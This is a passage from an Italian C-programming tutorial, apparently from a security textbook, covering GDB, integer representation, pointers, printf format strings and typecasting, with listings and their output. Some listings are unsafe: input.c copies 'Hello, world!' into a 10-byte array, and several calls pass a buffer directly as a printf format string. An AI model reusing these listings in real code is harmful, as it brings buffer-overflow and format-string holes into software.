Breakpoint 3 at 0x80483d7: file char_array2.c, line 8.
(gdb)
```

Quando il programma viene avviato, il breakpoint di `strcpy()` viene risolto. A ogni interruzione daremo un'occhiata al registro EIP e alle istruzioni a cui sta puntando. Notate come la posizione di memoria per l'EIP nel breakpoint intermedio sia diversa.

```
(gdb) run
Starting program: /home/reader/booksrc/char_array2
```

```
Breakpoint 4 at 0xb7f076f4
Pending breakpoint "strcpy" resolved

Breakpoint 1, main () at char_array2.c:7
7         strcpy(str_a, "Hello, world!\n");
(gdb) i r eip
eip            0x80483c4      0x80483c4 <main+16>
(gdb) x/5i $eip
0x80483c4 <main+16>:   mov   DWORD PTR [esp+4],0x80484c4
0x80483cc <main+24>:   lea   eax,[ebp-40]
0x80483cf <main+27>:   mov   DWORD PTR [esp],eax
0x80483d2 <main+30>:   call  0x80482c4 <strcpy@plt>
0x80483d7 <main+35>:   lea   eax,[ebp-40]
(gdb) continue
Continuing.
Breakpoint 4, 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) i r eip
eip           0xb7f076f4      0xb7f076f4 <strcpy+4>
(gdb) x/5i $eip
0xb7f076f4 <strcpy+4>: mov   esi,DWORD PTR [ebp+8]
0xb7f076f7 <strcpy+7>: mov   eax,DWORD PTR [ebp+12]
0xb7f076fa <strcpy+10>: mov   ecx,esi
0xb7f076fc <strcpy+12>: sub   ecx,eax
0xb7f076fe <strcpy+14>: mov   edx,eax
(gdb) continue
Continuing.

Breakpoint 3, main () at char_array2.c:8
8           printf(str_a);
(gdb) i r eip
eip            0x80483d7      0x80483d7 <main+35>
(gdb) x/5i $eip
0x80483d7 <main+35>: lea   eax,[ebp-40]
0x80483da <main+38>: mov   DWORD PTR [esp],eax
0x80483dd <main+41>: call  0x80482d4 <printf@plt>
0x80483e2 <main+46>: leave
```

```
0x80483e3 <main+47>: ret
(gdb)
```

L'indirizzo contenuto nell'EIP nel breakpoint intermedio è diverso perché il codice per la funzione `strcpy()` proviene da una libreria caricata. In effetti, il debugger visualizza l'EIP per il punto intermedio nella funzione `strcpy()`, mentre negli altri due breakpoint l'EIP si trova nella funzione `main()`. Va notato come l'EIP sia in grado di passare dal codice principale al codice di `strcpy()` e poi tornare indietro. Ogni volta che viene richiamata una funzione, viene mantenuto un riferimento alla chiamata stessa in una struttura di dati chiamata stack. Lo *stack* consente all'EIP di tornare indietro dopo un gran numero di chiamate di funzione. In GDB, il comando `bt` (backtrace) permette di ripercorrere lo stack. Nell'output visualizzato di seguito, a ogni breakpoint viene mostrato il percorso a ritroso (da cui il nome backtrace) dello stack.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/char_array2
Error in re-setting breakpoint 4:
Function "strcpy" not defined.
Breakpoint 1, main () at char_array2.c:7
7       strcpy(str_a, "Hello, world!\n");
(gdb) bt
#0 main () at char_array2.c:7
(gdb) cont
Continuing.

Breakpoint 4, 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) bt
```

```
#0 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
#1 0x080483d7 in main () at char_array2.c:7
(gdb) cont
Continuing.
Breakpoint 3, main () at char_array2.c:8
8       printf(str_a);
(gdb) bt
#0 main () at char_array2.c:8
(gdb)
```

Nel breakpoint intermedio, il backtrace dello stack mostra il riferimento alla chiamata di `strcpy()`. Ancora, potreste notare come nella seconda esecuzione la funzione `strcpy()` si trovi a un indirizzo leggermente diverso. Ciò è dovuto a un metodo di protezione dagli exploit che viene attivato per default nel kernel Linux a partire dalla release 2.6.11. Questo meccanismo verrà discusso più approfonditamente in seguito.

0x262 Valori con segno, senza segno, long e short

Per default, i valori numerici nel linguaggio C hanno un segno (sono *signed*), il che significa che possono essere negativi o positivi. Di contro, i valori senza segno (*unsigned*) non consentono di esprimere numeri negativi. Dato che alla fine si tratta sempre di memoria, tutti i valori numerici devono essere memorizzati in formato binario e i valori senza segno hanno più senso in binario. Un intero a 32 bit senza segno può contenere valori da 0 (tutti 0 in binario) a 4.294.967.295 (tutti 1). Un intero a 32 bit signed (cioè con segno positivo o negativo) occupa ancora 32 bit, il che significa che può espresso essere in una sola tra 232 possibili combinazioni di bit. Per questo motivo gli interi a 32 bit con segno possono essere

compresi tra -2.147.483.648 e 2.147.483.647. Sostanzialmente, uno dei bit funge da indicatore che contraddistingue il valore come positivo o negativo. I valori con segno positivo hanno lo stesso aspetto dei valori senza segno, ma i numeri negativi sono memorizzati in maniera diversa, con un metodo chiamato *complemento a due* che rappresenta i numeri negativi in una forma adattata per i sommatori binari: quando un numero negativo in complemento a due viene sommato a un numero positivo con lo stesso valore assoluto, il risultato è 0. Ciò si ottiene scrivendo dapprima il numero positivo in binario, quindi invertendo tutti i bit e infine aggiungendo 1. Suona strano, ma funziona e consente di sommare numeri negativi e numeri positivi utilizzando semplici sommatori binari.

Tutto ciò può essere verificato rapidamente su piccola scala con `pcalc`, una semplice calcolatrice per programmatori che visualizza i risultati nei formati decimale, esadecimale e binario. Per semplicità, in questo esempio vengono usati numeri a 8 bit.

```
reader@hacking:~/booksrc $ pcalc 0y01001001
       73              0x49             0y1001001
reader@hacking:~/booksrc $ pcalc 0y10110110 + 1
       183             0xb7             0y10110111
reader@hacking:~/booksrc $ pcalc 0y01001001 + 0y10110111
       256             0x100            0y100000000
reader@hacking:~/booksrc $
```

Innanzitutto si vede come il valore binario 01001001 corrisponda a 73. Quindi tutti i bit vengono invertiti e viene aggiunto 1 alla rappresentazione in complemento a due per il 73 negativo, 10110111. Quando questi due valori vengono sommati, il risultato degli 8 bit

originali è 0. Il programma `pcalc` mostra il valore 256 perché non sa che vengono utilizzati solo valori a 8 bit. In un sommatore binario, il bit di riporto verrebbe semplicemente scartato perché sarebbe stata raggiunta la fine della memoria della variabile. Questo esempio potrebbe fare un po' di luce sui meccanismi utilizzati dal complemento a due.

Nel linguaggio C le variabili possono essere dichiarate come unsigned semplicemente facendo precedere la parola chiave `unsigned` alla dichiarazione. Un intero senza segno verrebbe dichiarato con `unsigned int`. Inoltre, la dimensione delle variabili numeriche può essere aumentata o diminuita aggiungendo le parole chiave `long` o `short`. La dimensione effettiva sarà diversa a seconda dell'architettura per la quale il codice viene compilato. Il linguaggio C fornisce una macro denominata `sizeof()` in grado di determinare le dimensioni di determinati tipi di dati; questa macro opera come una funzione che accetta in input un tipo di dati e restituisce le dimensioni di una variabile dichiarata con esso per l'architettura desiderata. Il programma datatype_sizes.c esamina le dimensioni di diversi tipi di dati, utilizzando la funzione `sizeof()`.

datatype_sizes.c

```
#include <stdio.h>

int main() {
  printf("The 'int' data type is\t\t %d bytes\n", sizeof(int));
  printf("The 'unsigned int' data type is\t %d bytes\n", sizeof(unsigned
int));
```

```
  printf("The 'short int' data type is\t %d bytes\n", sizeof(short int));
  printf("The 'long int' data type is\t %d bytes\n", sizeof(long int));
  printf("The 'long long int' data type is %d bytes\n", sizeof(long long
int));
  printf("The 'float' data type is\t %d bytes\n", sizeof(float));
  printf("The 'char' data type is\t\t %d bytes\n", sizeof(char));
}
```

Questo codice usa la funzione `printf()` in un modo leggermente diverso. Impiega un *indicatore di formato* per visualizzare il valore restituito dalle chiamate alla funzione `sizeof()`. Gli indicatori di formato verranno spiegati più approfonditamente in seguito, per ora concentriamoci semplicemente sull'output del programma.

```
reader@hacking:~/booksrc $ gcc datatype_sizes.c
reader@hacking:~/booksrc $ ./a.out
The 'int' data type is           4 bytes
The 'unsigned int' data type is  4 bytes
The 'short int' data type is     2 bytes
The 'long int' data type is      4 bytes
The 'long long int' data type is 8 bytes
The 'float' data type is         4 bytes
The 'char' data type is          1 bytes
reader@hacking:~/booksrc $
```

Come si è detto in precedenza, nell'architettura x86 sia gli interi con segno sia quelli senza segno hanno dimensione di 4 byte. Anche un float è di 4 byte, mentre un char richiede solo un singolo byte. Le parole chiave `long` e `short` possono essere usate anche con le variabili a virgola mobile per modificarne le dimensioni.

0x263 Puntatori

Il registro EIP è un puntatore che "punta" all'istruzione corrente durante l'esecuzione di un programma contenendone il relativo indirizzo di memoria. Il concetto di puntatori è impiegato anche nel linguaggio C. Poiché non è effettivamente possibile spostare la memoria fisica, le informazioni presenti in esse devono esser copiate. Copiare grandi porzioni di memoria per utilizzarle in funzioni o posizioni diverse può essere un'operazione molto costosa in termini di capacità di calcolo. Il costo è alto anche dal punto di vista della memoria, dato che lo spazio per una nuova destinazione di copia deve essere riservato o allocato prima che sia possibile copiare l'origine. I puntatori costituiscono una soluzione a questo problema: anziché copiare una grossa porzione di memoria, è più semplice trasmettere l'indirizzo iniziale del blocco di memoria desiderato.

Nel linguaggio C i puntatori possono essere definiti e utilizzati come qualsiasi altro tipo di variabile. Poiché la memoria nell'architettura x86 utilizza l'indirizzamento a 32 bit, anche i puntatori hanno una dimensione di 32 bit (4 byte). I puntatori vengono definiti facendo precedere il nome della variabile da un asterisco (`*`). Anziché definire una variabile di un determinato tipo, un puntatore viene definito come qualcosa che punta a dati di quel tipo. Il programma pointer.c mostra un esempio di puntatore che viene utilizzato con il tipo di dati `char`, che ha dimensione di 1 byte.

pointer.c

```
#include <stdio.h>
#include <string.h>
```

```
int main() {
   char str_a[20]; // Un array di caratteri di 20 elementi
   char *pointer;  // Un puntatore, adatto a un array di caratteri
   char *pointer2; // E un altro ancora

   strcpy(str_a, "Hello, world!\n");
   pointer = str_a; // Imposta il primo puntatore all'inizio dell'array.
   printf(pointer);

   pointer2 = pointer + 2; // Imposta il secondo 2 byte più avanti.
   printf(pointer2);       // Lo stampa.
   strcpy(pointer2, "y you guys!\n"); // Lo copia in quella posizione.
   printf(pointer);        // Stampa di nuovo.
}
```

Come indicato dai commenti presenti nel codice, il primo puntatore viene impostato all'inizio dell'array di caratteri. Quando l'array di caratteri viene referenziato in questo modo, diventa in effetti un puntatore. Questo è il modo in cui questo buffer è stato passato in precedenza come puntatore alle funzioni `printf()` e `strcpy()`. Il secondo puntatore viene impostato all'indirizzo del primo puntatore più 2, e quindi viene stampato qualcosa (mostrato di seguito).

```
reader@hacking:~/booksrc $ gcc -o pointer pointer.c
reader@hacking:~/booksrc $ ./pointer
Hello, world!
llo, world!
Hey you guys!
reader@hacking:~/booksrc $
```

Diamo un'occhiata con GDB. Il programma viene ricompilato e, alla decima riga del codice sorgente, viene impostato un breakpoint. Ciò provoca l'interruzione del programma

dopo che la stringa `"Hello, world!\n"` è stata copiata nel buffer `str_a` e che la variabile puntatore è stata impostata al suo inizio.

```
reader@hacking:~/booksrc $ gcc -g -o pointer pointer.c
reader@hacking:~/booksrc $ gdb -q ./pointer
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main() {
5          char str_a[20]; // Un array di caratteri di 20 elementi
6          char *pointer;  // Un puntatore per un array di caratteri
7          char *pointer2; // E un altro ancora
8
9          strcpy(str_a, "Hello, world!\n");
10         pointer = str_a; // Imposta il primo puntatore all'inizio
                            // dell'array.
(gdb)
11         printf(pointer);
12
13         pointer2 = pointer + 2; // Imposta il secondo 2 byte più avanti.
14         printf(pointer2); // Lo stampa.
15         strcpy(pointer2, "y you guys!\n"); // Lo copia in quella
                                              // posizione.
16         printf(pointer); // Stampa di nuovo.
17      }
(gdb) break 11
Breakpoint 1 at 0x80483dd: file pointer.c, line 11.
(gdb) run
Starting program: /home/reader/booksrc/pointer

Breakpoint 1, main () at pointer.c:11
11         printf(pointer);
```

```
(gdb) x/xw pointer
0xbffff7e0:     0x6c6c6548
(gdb) x/s pointer
0xbffff7e0:     "Hello, world!\n"
(gdb)
```

Quando il puntatore viene esaminato come stringa, risulta che la stringa data è lì e si trova all'indirizzo di memoria `0xbffff7e0`. Ricordate che la stringa stessa non è memorizzata nella variabile puntatore – qui si trova solo l'indirizzo di memoria `0xbffff7e0`.

Per poter vedere i dati effettivamente memorizzati nella variabile puntatore, è necessario usare l'operatore address-of ("indirizzo di"). Questo è un *operatore unario*, cioè che opera su un singolo argomento. È costituito da un carattere di *ampersand* (`&`) fatto precedere al nome di una variabile. Quando viene usato, viene restituito l'indirizzo di quella variabile, al posto della variabile stessa. Questo operatore esiste sia in GDB sia nel linguaggio di programmazione C.

```
(gdb) x/xw &pointer
0xbffff7dc:     0xbffff7e0
(gdb) print &pointer
$1 = (char **) 0xbffff7dc
(gdb) print pointer
$2 = 0xbffff7e0 "Hello, world!\n"
(gdb)
```

Quando viene usato l'operatore address-of, la variabile puntatore viene visualizzata all'indirizzo `xbffff7dc` e con l'indirizzo `0xbffff7e0` come contenuto.

L’operatore address-of viene usato spesso insieme ai puntatori, dato che questi contengono indirizzi di memoria. Il programma addressof.c illustra l’utilizzo dell’operatore address-of per inserire in un puntatore l’indirizzo di una variabile di tipo intero. La riga in cui compare l’operatore è evidenziata in grassetto.

addressof.c

```
#include <stdio.h>

int main() {
   int int_var = 5;
   int *int_ptr;

   int_ptr = &int_var; // pone l'indirizzo di int_var in int_ptr
}
```

Il programma di per sé non invia nulla in output, ma dovrebbe essere possibile intuire che cosa accade, anche prima di passare al debugging con GDB.

```
reader@hacking:~/booksrc $ gcc -g addressof.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1     #include <stdio.h>
2
3     int main() {
4          int int_var = 5;
5          int *int_ptr;
6
7          int_ptr = &int_var; // pone l'indirizzo di int_var in
                               // int_ptr.
8     }
```

```
(gdb) break 8
Breakpoint 1 at 0x8048361: file addressof.c, line 8.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at addressof.c:8
8       }
(gdb) print int_var
$1 = 5
(gdb) print &int_var
$2 = (int *) 0xbffff804
(gdb) print int_ptr
$3 = (int *) 0xbffff804
(gdb) print &int_ptr
$4 = (int **) 0xbffff800
(gdb)
```

Come al solito, viene impostato un breakpoint e il programma viene eseguito nel debugger. A questo punto la gran parte del programma è stata eseguita. Il primo comando `print` mostra il valore di `int_var`, il secondo visualizza il suo indirizzo servendosi dell'operatore address-of. I due comandi `print` successivi mostrano che `int_ptr` contiene l'indirizzo di `int_var`, e in più mostrano anche l'indirizzo di `int_ptr`.

Esiste anche un altro operatore unario, chiamato *operatore di dereferenziamento*, che può essere usato con i puntatori. Questo operatore restituisce i dati presenti all'indirizzo al quale il puntatore sta puntando, anziché l'indirizzo stesso. L'operatore prende la forma di un asterisco posto davanti al nome della variabile, in modo simile alla dichiarazione di un puntatore. Anche l'operatore di dereferenziamento esiste sia in GDB sia nel linguaggio C. Usato in GDB, consente di ottenere il valore intero al quale `int_ptr` sta puntando.

```
(gdb) print *int_ptr
$5 = 5
```

Alcune aggiunte al codice di addressof.c (riportate in addressof2.c) possono chiarire tutti questi concetti. Le funzioni `printf()` inserite usano parametri di formato che verranno spiegati nel paragrafo seguente. Per ora, concentriamoci sull'output prodotto dal programma.

addressof2.c

```
#include <stdio.h>
int main() {
   int int_var = 5;
   int *int_ptr;

   int_ptr = &int_var; // pone l'indirizzo di int_var in int_ptr.

   printf("int_ptr = 0x%08x\n", int_ptr);
   printf("&int_ptr = 0x%08x\n", &int_ptr);
   printf("*int_ptr = 0x%08x\n\n", *int_ptr);
   printf("int_var is located at 0x%08x and contains %d\n", &int_var,
int_var);
   printf("int_ptr is located at 0x%08x, contains 0x%08x, and points to
%d\n\n",
   &int_ptr, int_ptr, *int_ptr);
}
```

Il risultato della compilazione e dell'esecuzione di addressof2.c è il seguente.

```
reader@hacking:~/booksrc $ gcc addressof2.c
```

```
reader@hacking:~/booksrc $ ./a.out
int_ptr = 0xbffff834
&int_ptr = 0xbffff830
*int_ptr = 0x00000005

int_var is located at 0xbffff834 and contains 5
int_ptr is located at 0xbffff830, contains 0xbffff834, and points to 5
reader@hacking:~/booksrc $
```

Quando gli operatori unari sono utilizzati con i puntatori, si può pensare all'operatore address-of come a un meccanismo che si sposta all'indietro, mentre l'operatore di dereferenziamento si posta in avanti nella direzione verso la quale il puntatore sta puntando.

0x264 Stringhe di formato

La funzione `printf()` non consente solo di inviare in output stringhe prefissate, ma è in grado di stampare le variabili in formati differenti utilizzando le stringhe di formato. Una *stringa di formato* non è altro che una stringa di caratteri con speciali *sequenze di escape* che verranno poi sostituite dalle variabili stampate in un determinato formato. Nell'impiego fatto in precedenza della funzione `printf()`, la stringa `"Hello, world!\n"` rappresentava tecnicamente la stringa di formato; qui, però, non ci sono sequenze di escape. Le sequenze di escape sono chiamate anche *parametri di formato*, e, quando la funzione le incontra nella stringa di formato, dovrebbe richiedere un argomento aggiuntivo per ciascuno di essi. Ogni parametro di formato inizia con un simbolo di percentuale (`%`) e utilizza una forma abbreviata a carattere singolo molto simile ai caratteri di formattazione usati dal comando `examine` di GDB.

Parametro	**Tipo in output**
`%d`	Decimale
`%u`	Decimale senza segno
`%x`	Esadecimale

Tutti i parametri di formato precedenti ricevono come valore i propri dati, e non puntatori a valori. Ci sono anche alcuni parametri di formato che si aspettano dei puntatori, come i seguenti.

Parametro	**Tipo in output**
`%s`	Stringa
`%n`	Numero di byte scritti finora

Il parametro di formato `%s` si aspetta che venga passato un indirizzo di memoria; invia in output i dati presenti in quell'indirizzo di memoria finché non incontra un byte null. Il parametro di formato `%n` è unico per il fatto che scrive effettivamente dei dati. Si aspetta che venga passato un indirizzo di memoria, per poi scrivere il numero di byte scritti finora nell'indirizzo di memoria stesso.

Per ora, concentriamo la nostra attenzione solo sui parametri di formato usati per visualizzare dati. Il programma fmt_strings.c mostra alcuni esempi di parametri di formato diversi.

fmt_strings.c

```
#include <stdio.h>

int main() {
   char string[10];
   int A = -73;
   unsigned int B = 31337;
   strcpy(string, "sample");
   // Esempio di stampa con stringhe di formato diverse
   printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
   printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
   printf("[field width on B] 3: '%3u', 10: '%10u', '%08u'\n", B, B, B);
   printf("[string] %s Address %08x\n", string, string);

   // Esempio di operatore unario di referenziamento e di una stringa
   // di formato %x
   printf("variable A is at address: %08x\n", &A);
}
```

Nel codice precedente vengono passati argomenti variabili aggiuntivi a ogni chiamata di `printf()` per ogni parametro della stringa di formato. La chiamata finale di `printf()` utilizza l'argomento `&A`, che darà l'indirizzo della variabile `A`. Ecco come viene compilato ed eseguito il programma.

```
reader@hacking:~/booksrc $ gcc fmt_strings.c
reader@hacking:~/booksrc $ gcc -o fmt_strings fmt_strings.c
reader@hacking:~/booksrc $ ./fmt_strings
[A] Dec: -73, Hex: ffffffb7, Unsigned: 4294967223
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: '     31337', '00031337'
[string] sample Address bffff870
variable A is at address: bffff86c
$
```

Le prime due chiamate di `printf()` illustrano la stampa delle variabili `A` e `B` con l'impiego di formati differenti. Poiché in ogni riga ci sono tre parametri di formato, le variabili `A` e `B` devono essere fornite tre volte ciascuna. Il parametro di formato `%d` consente la presenza di valori negativi, mentre `%u` non l'ammette, dato che accetta solo valori senza segno.

Quando la variabile `A` viene inviata in output con il parametro di formato `%u`, essa appare come un valore molto alto. Il motivo di ciò risiede nel fatto che `A` è un numero negativo salvato in complemento a due, e il parametro di formato cerca di stamparla come se fosse un valore senza segno. Dal momento che il complemento a due cambia tutti i bit e aggiunge 1, i bit più alti che prima si trovavano a zero ora sono diventati degli 1.

La terza riga dell'esempio, etichettata `[field width on B]`, illustra l'uso dell'opzione per l'ampiezza di campo in un parametro di formato. Si stratta di un intero che definisce l'ampiezza minima di campo per quel parametro. Non si tratta, però, di un'ampiezza massima: se il valore da inviare in output è maggiore dell'ampiezza del campo, questa verrà superata. Ciò accade quando viene usato 3, perché i dati di output richiedono 5

byte. Se si utilizza 10 come ampiezza di campo, prima dei dati vengono inviati in output 5 byte di spazio bianco. Inoltre, quando un valore per l'ampiezza di campo inizia con uno 0, indica che il campo dovrebbe essere completato con degli zeri. Se si usa 08, per esempio, si otterrà un output di 00031337.

La quarta riga, etichettata `[string]`, mostra semplicemente l'uso del parametro di formato `%s`. Ricordate che la variabile stringa in realtà è un puntatore che contiene l'indirizzo della stringa, e ciò funziona benissimo, dato che il parametro di formato `%s` si aspetta di ricevere i propri dati per riferimento.

La riga finale mostra l'indirizzo della variabile `A`, usando l'operatore unario di indirizzo per dereferenziare la variabile. Questo valore viene visualizzato sotto forma di otto cifre esadecimali con riempimento di zeri.

Come suggerito dagli esempi, si dovrebbe utilizzare `%d` per i valori decimali, `%u` per gli unsigned e `%x` per gli esadecimali. Le ampiezze di campo minime possono essere impostate aggiungendo un numero subito dopo il simbolo di percentuale, e se l'ampiezza di campo inizia per 0, verrà effettuato un riempimento con degli zeri. Il parametro `%s` può essere utilizzato per inviare in output le stringhe, passando l'indirizzo delle stringhe da stampare. Fin qui, tutto bene.

Le stringhe di formato sono utilizzate da un'intera famiglia di funzioni di I/O standard, tra cui `scanf()`, che in pratica lavora come `printf()`, ma viene usata in input anziché in output. Una differenza fondamentale è data dal fatto che la funzione `scanf()` si aspetta che

tutti i propri argomenti siano dei puntatori, per cui essi devono effettivamente essere indirizzi di variabili, e non le variabili stesse. Lo scopo può essere raggiunto impiegando variabili puntatore o l'operatore unario di indirizzo per trovare l'indirizzo delle variabili. Il programma input.c e la sua esecuzione, mostrati di seguito, dovrebbero essere utili come spiegazione.

input.c

```
#include <stdio.h>
#include <string.h>

int main() {
   char message[10];
   int count, i;

   strcpy(message, "Hello, world!");

   printf("Repeat how many times? ");
   scanf("%d", &count);
   for(i=0; i < count; i++)
      printf("%3d - %s\n", i, message);
}
```

In input.c, la funzione `scanf()` viene usata per impostare la variabile `count`. L'output riportato di seguito ne illustra l'impiego.

```
reader@hacking:~/booksrc $ gcc -o input input.c
reader@hacking:~/booksrc $ ./input
Repeat how many times? 3
```

```
    0 - Hello, world!
    1 - Hello, world!
    2 - Hello, world!
reader@hacking:~/booksrc $ ./input
Repeat how many times? 12
    0 - Hello, world!
    1 - Hello, world!
    2 - Hello, world!
    3 - Hello, world!
    4 - Hello, world!
    5 - Hello, world!
    6 - Hello, world!
    7 - Hello, world!
    8 - Hello, world!
    9 - Hello, world!
   10 - Hello, world!
   11 - Hello, world!
reader@hacking:~/booksrc $
```

Le stringhe di formato vengono impiegate molto spesso, perciò è importante conoscerle bene. Inoltre, la capacità di inviare in output le variabili permette di svolgere operazioni di debugging nel programma, senza l’appoggio di un debugger esterno. Avere qualche forma di riscontro immediato è un elemento decisamente importante per il processo di apprendimento di un hacker, e un’operazione semplice come la stampa del valore di una variabile può consentire di raggiungere risultati notevoli.

0x265 Typecasting

Il *typecasting* (o *conversione di tipo*) è semplicemente un modo per modificare temporaneamente il tipo di dati di una variabile, indipendentemente da come questa era stata

definita in origine. Quando una variabile viene convertita in una di tipo diverso, al compilatore viene comunicato di trattarla variabile come se fosse del nuovo tipo, ma solo per quella determinata operazione. Ecco la sintassi da usare per il typecasting:

```
(nuovo_tipo_dati) variabile
```

È possibile impiegare questo procedimento quando si lavora con variabili intere e a virgola mobile, come illustrato dal seguente programma typecasting.c.

typecasting.c

```
#include <stdio.h>

int main() {
   int a, b;
   float c, d;

   a = 13;
   b = 5;

   c = a / b;                  // Divide utilizzando degli interi.
   d = (float) a / (float) b; // Divide gli interi trasformati in float.

   printf("[integers]\t a = %d\t b = %d\n", a, b);
   printf("[floats]\t c = %f\t d = %f\n", c, d);
}
```

Il risultato della compilazione e dell’esecuzione di typecasting.c è il seguente.

```
reader@hacking:~/booksrc $ gcc typecasting.c
reader@hacking:~/booksrc $ ./a.out
[integers]      a = 13 b = 5
[floats]        c = 2.000000    d = 2.600000
reader@hacking:~/booksrc $
```

Come si è visto in precedenza, il risultato della divisione dell'intero 13 per 5 viene arrotondato a 2 (errato), anche se questo valore viene memorizzato in una variabile a virgola mobile. Invece, se queste variabili intere sono convertite in variabile di tipo float, allora saranno trattate come tali. Ciò consente di ottenere il risultato esatto di 2,6.

Questo esempio è illustrativo, ma il typecasting dà il meglio di sé con le variabili puntatore. Anche se un puntatore in fondo è solo un indirizzo di memoria, il compilatore C richiede un tipo di dati anche per ogni puntatore. Uno dei motivi di questo comportamento si deve al tentativo di limitare gli errori di programmazione. Un puntatore intero dovrebbe puntare solo a dati interi, mentre un puntatore carattere dovrebbe puntare unicamente a dati carattere. Un altro motivo si deve all'aritmetica dei puntatori: un intero ha dimensione di 4 byte, mentre un carattere occupa solo un byte. Il programma pointer_types.c illustra e approfondisce ulteriormente questi concetti. Questo codice utilizza il parametro di formato `%p` per inviare in output indirizzi di memoria. Si tratta di una forma abbreviata pensata per la visualizzazione dei puntatori, ed equivale praticamente a `0x%08x`.

pointer_types.c

```
#include <stdio.h>
```

```
int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = char_array;
   int_pointer = int_array;
   for(i=0; i < 5; i++) { // Itera lungo l'array int con il puntatore
                          // int_pointer.
      printf("[integer pointer] points to %p, which contains the integer
%d\n",
          int_pointer, *int_pointer);
      int_pointer = int_pointer + 1;
   }

   for(i=0; i < 5; i++) { // Itera lungo l'array char con il puntatore
                          // char_pointer.
      printf("[char pointer] points to %p, which contains the char '%c'\n",
          char_pointer, *char_pointer);
      char_pointer = char_pointer + 1;
   }
}
```

In questo codice vengono definiti due array in memoria, uno contenente dati di tipo intero e l’altro dati di tipo carattere. Vengono definiti anche due puntatori, uno con tipo di dati intero e l’altro con tipo di dati carattere, ed essi vengono fatti puntare all’inizio degli array di dati corrispondenti. Due cicli `for` separati iterano lungo gli array utilizzando l’aritmetica dei puntatori per spostarli sul valore successivo. Notate come nei cicli, quando i valori

interi e carattere vengono effettivamente inviati in stampa con i parametri di formato `%d` e `%c`, gli argomenti corrispondenti di `printf()` devono dereferenziare le variabili puntatore. Questo scopo è raggiunto utilizzando l'operatore unario *.

```
reader@hacking:~/booksrc $ gcc pointer_types.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff7f0, which contains the integer 1
[integer pointer] points to 0xbffff7f4, which contains the integer 2
[integer pointer] points to 0xbffff7f8, which contains the integer 3
[integer pointer] points to 0xbffff7fc, which contains the integer 4
[integer pointer] points to 0xbffff800, which contains the integer 5
[char pointer] points to 0xbffff810, which contains the char 'a'
[char pointer] points to 0xbffff811, which contains the char 'b'
[char pointer] points to 0xbffff812, which contains the char 'c'
[char pointer] points to 0xbffff813, which contains the char 'd'
[char pointer] points to 0xbffff814, which contains the char 'e'
reader@hacking:~/booksrc $
```

Anche se, nei rispettivi cicli, sia a `int_pointer` che a `char_pointer` viene aggiunto il medesimo valore 1, il compilatore incrementa gli indirizzi dei puntatori di quantità diverse. Poiché un char occupa solo un byte, il puntatore al char successivo dovrebbe naturalmente trovarsi un byte dopo. Ma poiché un integer occupa 4 byte, il puntatore all'integer successivo dovrà trovarsi 4 byte dopo.

Nel programma pointer_types2.c, i puntatori sono accostati in modo che `int_pointer` punti ai dati carattere e viceversa. Le differenze più importanti rispetto al listato precedente sono evidenziate in grassetto.

pointer_types2.c

```
#include <stdio.h>

int main(){
  int i;

  char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
  int int_array[5] = {1, 2, 3, 4, 5};

  char *char_pointer;
  int *int_pointer;

  char_pointer = int_array; // Ora char_pointer e int_pointer
  int_pointer = char_array; // puntano a tipi di dati incompatibili.

  for(i=0; i < 5; i++) { // Itera lungo l'array int con il puntatore
                         // int_pointer.
    printf("[integer pointer] points to %p, which contains the char '%c'\n",
            int_pointer, *int_pointer);
    int_pointer = int_pointer + 1;
  }
   for(i=0; i < 5; i++) { // Itera lungo l'array char con il puntatore
                                    // char_pointer.
    printf("[char pointer] points to %p, which contains the integer %d\n",
            char_pointer, *char_pointer);
    char_pointer = char_pointer + 1;
  }
}
```

Di seguito sono riportati i warning emessi dal compilatore.

```
read@hacking:~/booksrc $ gcc pointer_types2.c
```

```
pointer_types2.c: In function `main':
pointer_types2.c:12: warning: assignment from incompatible pointer type
    pointer_types2.c:13: warning: assignment from incompatible
pointer type
reader@hacking:~/booksrc $
```

Nel tentativo di prevenire errori di programmazione, il compilatore avvisa della presenza di puntatori che puntatno a tipi di dati incompatibili. Ma il tipo di un puntatore interessa solo al compilatore e, forse, al programmatore. Nel codice compilato, un puntatore non è altro che un indirizzo di memoria, quindi il compilatore svolgerà comunque il proprio lavoro sul codice, anche se un puntatore punta a un tipo di dati non conforme: si limita semplicemente ad avvertire il programmatore che deve prepararsi a ottenere risultati imprevisti.

```
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff810, which contains the char 'a'
[integer pointer] points to 0xbffff814, which contains the char 'e'
[integer pointer] points to 0xbffff818, which contains the char '8'
[integer pointer] points to 0xbffff81c, which contains the char '
[integer pointer] points to 0xbffff820, which contains the char '?'
[char pointer] points to 0xbffff7f0, which contains the integer 1
[char pointer] points to 0xbffff7f1, which contains the integer 0
[char pointer] points to 0xbffff7f2, which contains the integer 0
[char pointer] points to 0xbffff7f3, which contains the integer 0
[char pointer] points to 0xbffff7f4, which contains the integer 2
reader@hacking:~/booksrc $
```

Anche se `int_pointer` punta a dati carattere che contengono solo 5 byte, ha ancora il tipo intero. Ciò significa che aggiungendo 1 al puntatore l’indirizzo verrà incrementato di 4 ogni volta. In maniera simile, l’indirizzo di `char_pointer` viene incrementato solamente

